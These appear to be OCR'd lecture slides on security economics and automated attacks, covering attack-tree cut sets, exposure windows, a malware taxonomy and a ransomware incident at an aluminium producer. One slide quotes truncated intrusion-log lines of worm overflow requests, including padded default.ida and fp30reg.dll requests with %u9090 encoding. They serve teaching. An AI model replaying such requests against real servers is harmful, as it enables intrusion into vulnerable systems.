
Selecting the countermeasures

- Several cut sets may exist, each with a distinct cost
- Cost effective solutions stop
  - the most shared elementary attacks
  - attacks with cheapest countermeasures

Betweeness of an attack = how many paths to a goal shares an arc that corresponds to the attack

Stopping attacks with a large betweeness reduces the overall security investment


A pyramid



We consider now
attacks that can be automated
and implemented against any system

Mass Attack = Automated Attack

Fully automated attacks



inf


Fully automated attacks

- The functions show how really dangerous attacks may be implemented through tools that are distributed and accessed through the web
- The window of exposure becomes more and more critical = the interval between two times
  - An exploit is pubblicly available
  - The vuln is removed from the system

= even a complex organization has to apply the patches to remove a vuln in a very short time

(good point to remember with the next slide)

Patch adoption



Fully automated attacks: an example

- Thu Feb 24 09:45:47 HTTP request from 202.109.114.209: POST /_vti_bin/_vti_aut/fp30reg.dll
  Thu Feb 24 09:45:54 possible overflow attempt via HTTP from 202.109.114.209 (request line is 65552 bytes long)
  Thu Feb 24 09:45:54 HTTP bogus request from 202.109.114.209: SEARCH /□HHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHH HHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHH...
- Thu Feb 24 15:48:21 possible overflow attempt via HTTP from 81.30.200.55 (request line is 65552 bytes long)
  Thu Feb 24 15:48:21 HTTP bogus request from 81.30.200.55: SEARCH /□HHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHH HHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHH...
  Thu Feb 24 15:48:23 HTTP request from 81.30.200.55: POST /_vti_bin/_vti_aut/fp30reg.dll
- Thu Feb 24 15:57:37 possible overflow attempt via HTTP from 218.43.229.149 (request line is 65552 bytes long)
  Thu Feb 24 15:57:37 HTTP bogus request from 218.43.229.149: SEARCH /□HHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHH HHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHH...
  Thu Feb 24 15:57:41 HTTP request from 218.43.229.149: POST /_vti_bin/_vti_aut/fp30reg.dll
- Thu Feb 24 16:00:34 HTTP request from 61.54.219.101: GET /default.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX%u9090%u685...

Three attacks in two seconds

The ICT zoo (malware)

- Virus
- Worm
- Trojan Horse
- Hybrid
- Autonomous Hybrid

Most important problem


Now and in the future

Ransomware Attack Impacts Aluminum Production


https://www.nozominetworks.com/blog/breaking-resear

- According to media reports, the malware attack began on the evening of Monday, March 18th, Oslo time (UTC + 1). On March 19th, the company's website was not available and production impacts had been reported:
- Potlines, which monitor molten aluminum, and need to be kept running 24 hours a day, had been switched to manual mode
- Some factories have been forced to halt production
- Several metal extrusion plants have been closed
- At certain facilities, some computer systems are unavailable, and printed orders are being fulfilled
- Power plants are functioning normally
- No safety-related incidents have been reported


Some statistics



